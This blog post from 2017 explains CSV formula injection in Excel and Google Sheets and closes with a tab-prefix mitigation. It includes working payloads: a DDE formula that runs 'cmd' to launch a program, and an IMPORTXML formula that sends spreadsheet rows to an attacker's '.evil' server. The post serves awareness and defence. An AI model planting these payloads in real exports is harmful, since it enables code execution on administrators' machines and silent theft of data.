The Absurdly Underestimated Dangers of CSV Injection

7 October, 2017

I've been doing the local usergroup circuit with this lately and have been asked to write it up.

In some ways this is old news, but in other ways…well, I think few realize how absolutely devastating and omnipresent this vulnerability can be. It is an attack vector available in every application I've ever seen that takes user input and allows administrators to bulk export to CSV.

That is just about every application.

Edit: Credit where due, I've been pointed to this article from 2014 by an actual security pro which discusses some of these vectors. And another one.

So let's set the scene - imagine a time or ticket tracking app. Users enter their time (or tickets) but cannot view those of other users. A site administrator then comes along and exports entries to a csv file, opening it up in a spreadsheet application. Pretty standard stuff.

Attack Vector 1

So we all know csv files. Their defining characteristic is that they are simple. These exports might look like this

```
UserId,BillToDate,ProjectName,Description,DurationMinutes
1,2017-07-25,Test Project,Flipped the jibbet,60
2,2017-07-25,Important Client,"Bop, dop, and giglip", 240
```


Simple enough. Nothing dangerous there. Heck the RFC even states:

> CSV files contain passive text data that should not pose any risks.

So even by specification, it should all be fine.


Hey, just for fun let's try something, let's modify our CSV file to the following

```
UserId,BillToDate,ProjectName,Description,DurationMinutes
1,2017-07-25,Test Project,Flipped the jibbet,60
2,2017-07-25,Important Client,"Bop, dop, and giglip", 240
2,2017-07-25,Important Client,"=2+5", 240
```



A1 | UserId

	A	B	C	D	E	F
1	UserId	BillToDate	ProjectNam	Description	DurationMinutes	
2	1	2017-07-25	Test Projec	Flipped the	60	
3	2	2017-07-25	Important (	Bop, dop, a	240	
4	2	2017-07-25	Important (	7	240	



fx UserId

	A	B	C	D	E
1	UserId	BillToDate	ProjectName	Description	DurationMinutes
2	1	2017-07-25	Test Project	Flipped the jibbet	60
3	2	2017-07-25	Important Client	Bop, dop, and gi	240
4	2	2017-07-25	Important Client	7	240
5					

In Excel (left) and imported into Google Sheets (right)

Huh…well that's odd. Even though that cell was quoted it seems to have been interpreted as a formula just because the first character was an `=` symbol. In fact - in Excel at least - any of the symbols `=`, `-`, `+`, or `@` will trigger this behavior causing lots of fun times for adminstrators whose data jus doesn't seem to format correctly (this is actually what brought my attention first to the issue). That's strange, but not downright **dangerous**, right?


Well hold on, a formula *is* code that executes. So a user can cause code - even if its only formula code - to execute on an administrator's machine in *their user's* security context.

What if we change our csv file to this then? (Note the Description column on the last line)

```
UserId,BillToDate,ProjectName,Description,DurationMinutes
1,2017-07-25,Test Project,Flipped the jibbet,60
```

```
2,2017-07-25,Important Client,"Bop, dop, and giglip", 240
2,2017-07-25,Important Client,"=2+5+cmd|' /C calc'!A0", 240
```

What’s going to happen when we open up in Excel?



Holy Crap!

Yup, that’s right, the system calculator opens right on up.

Now to be fair, there *is absolutely a warning*. It’s just that the warning is a big block of text, which nobody is going to read. And even if they do, it explicitly recommends:

Only click yes if you trust the source of this workbook

And you know what? This an export from an application that *they* are the administrator of. Of course they trust the source!

Are they a technically savvy user? Then it is even worse. They *know* the CSV format is just text data, there can’t possibly be anything harmful in there. Guaranteed.

And just like that, the attacker has free reign to download a keylogger, install things, and overall remotely execute code not merely on any other person’s computer, but on that of someone guaranteed to have access to all user’s data; for example a manager or a company adminstrator. I wonder what other sort of files they might have lying around?

Attack Vector 2

Ok, the above is cute and all, but it is after all a (little) known vulnerability. As a security professional, you might make sure to warn all your administrators to be extra careful with Excel and maybe even consider using Google Sheets instead. After all, Sheets can’t be affected by macros, can it?

That is indeed correct. So let’s pull back on our “run anything we want” ambitions and instead focus on merely stealing data. After all, the premise here is that the attacker is an ordinary user who can access only what they themselves input in the system. An Admin has elevated rights and can see everyone’s data, can we compromise this somehow?

Well recall that while we cannot run macros in Google Sheets, we *can* absolutely run formulas. And formulas don't have to be limited to simple arithmetic. In fact, are there any Google Sheets commands available in formulas that can send data elsewhere? Why yes, there seem to be quite a few. But lets take a look at `IMPORTXML` in particular.

> IMPORTXML(url, xpath_query)

This will, when it runs, preform an HTTP GET request to the url, then attempt to parse and insert returned data in our spreadsheet. Starting to see it yet?

Well what if our csv file contains:

```
UserId,BillToDate,ProjectName,Description,DurationMinutes
1,2017-07-25,Test Project,Flipped the jibbet,60
2,2017-07-25,Important Client,"Bop, dop, and giglip", 240
2,2017-07-25,Important Client,"=IMPORTXML(CONCAT(""http://some-server-with-log.evil?v="", CONCATENATE(A2:E2)), ""//a"")",240
```

The attacker starts the cell with their trusty `=` symbol prefix and then points `IMPORTXML` to a server they control, appending as a querystring of spreadsheet data. Now they can open up their server log and **bam**! Data that isn't theirs. Try it yourself with a Requestb.in.

The ultra sinister thing here? No warnings, no popups, no reason to think that anything is amiss. The attacker just enters a similarly formatted time/issue/whatever entry, eventually an administrator attempts to view a CSV export and all that limited-access data is immediately, and queitly sent away.

But wait, **there's more**.

This formula is running in the administrator's browser under *their* user account and security context. And this is Google Sheets - Sheets are not limited to just their own data, in fact they can pull in data from *other* spreadsheets that the user has access to. All that an attacker has to know is the other sheet's id. That information isn't usually considered secret; it appears in the spreadsheet urls, and will often be accidentally emailed, or posted in intra-company documentation, relying on Google's security to ensure only authorized users access that data.

So hey, it's not *just* your issue/time sheet/whatever data that's getting exfiltrated. Keep client lists or wage info in a separate spreadsheet that your admin has access to? That info might be getting sucked up as well! All silently, and without anyone knowing anything about it. Yikes!

Of course a similar trick works perfectly well in Excel. In fact, the ability for Excel to act as a beacon in this manner has already been exploited by police to track criminals.

But it doesn't have to be.

I’ve shown this to various security researchers who’ve pointed out all sorts of nasty uses. For example a criminal who plants messages in their own communications that would beacon a server that they control. That way, if a reseracher working on a secret warrant is to view their communication in a spreadsheet, a beacon goes out and the criminal has a canary effectively tipping them off that someone is snooping.

Not ideal.

Prevention

So who’s fault is all of this anyways?

Well it’s not the CSV format’s. The format itself couldn’t be more clear that automatically executing anything that “looks like a formula” is not an intended usage. The bug therefore lies in popular Spreadsheet programs for doing the exact wrong thing. Of course Google Sheets must maintain feature parity with Excel, and Excel must support millions of complex spreadsheets already in existance. Also - I’m not going to research this but - even odds that Excel behavior came from something ancient like Lotus 1-2-3. Getting all spreadsheet programs to change this behavior at this point is a pretty big mountain to conquer. I suppose that it’s everyone else that must change.

But putting it on application developers is not really practical either. After all, There is no reason for your average developer creating an export feature in a simple busineess application to so much as suspect the issue. In fact, they can read the darn RFC and *still* not have any clue.

I did report this to Google as a vulnerability in their Sheets product. They agreed to it, but claimed to already be aware. While I'm sure they understand it is a vulnerability, I got the distinct impression that they had not really pondered how badly this could be abused in practice. Google Sheets should at least issue a warning when a CSV import is about to preform an external request.

And how do you prevent this anyways?

Well, despite plentiful advice on StackOverflow and elsewhere, I’ve found only one (undocumented) thing that works with any sort of reliability:

For any cell that begins with one of the formula triggering characters `=`, `-`, `+`, or `@`, you should directly prefix it with a tab character. Note that if there are quotes, this character goes *inside of the quotes*.

```
UserId,BillToDate,ProjectName,Description,DurationMinutes
1,2017-07-25,Test Project,Flipped the jibbet,60
2,2017-07-25,Important Client,"Bop, dop, and giglip", 240
2,2017-07-25,Important Client," =2+5", 240
```

It’s bizarre, but it works, and the tab character doesn’t show up visually on Excel, or Google Sheets. So do that I guess?

Unfortunately that’s not the end of the story. The character might not show up, but it is still there. A quick string length check with `=LEN(D4)` will confirm that. Therefore, it is only an acceptable solution so long as that cell value is only viewed visually and not then read out of the file later by a program. Further, inserting this character will lead to odd inconsistencies. The csv format is used for interchange **between applications**. Meaning that an escaped cell exported from one application will import into another with the excape character as a part of the data.

The nasty end result is that when generating the csv export you **must know how the export is to be used**.

- If it is to be used in a spreadsheet application by a user to calculate things visually, you should escape things with a tab. This is actually even more important since you wouldn’t want the string “-2+3” in a programming language appearing as `1` when exported to a spreadsheet.
- If it is to be used as an interchange format then do not escape anything.
- If you do not know or if it is to be used in a spreadsheet application or then later that spreadsheet will be used as an import source for software, give up, swear off the world, get yourself a cabin with the woods and maybe try being friends with squirrels for a while. (Alternately, use Excel but *always* disconnect from the network and follow all security prompts while doing any work) (Edit: That probably won’t work 100% either since someone can still use a macro to overwrite well known files with their own binary. Shit.).

It’s a nightmare of a scenario, it’s sinister, damaging, and with no clear solution. Its also something that should be far far better known than it currently is.

Tweet

submit
reddit

← On `this` in Javascript
Take Home Programming Interviews Suck →

blog comments powered by Disqus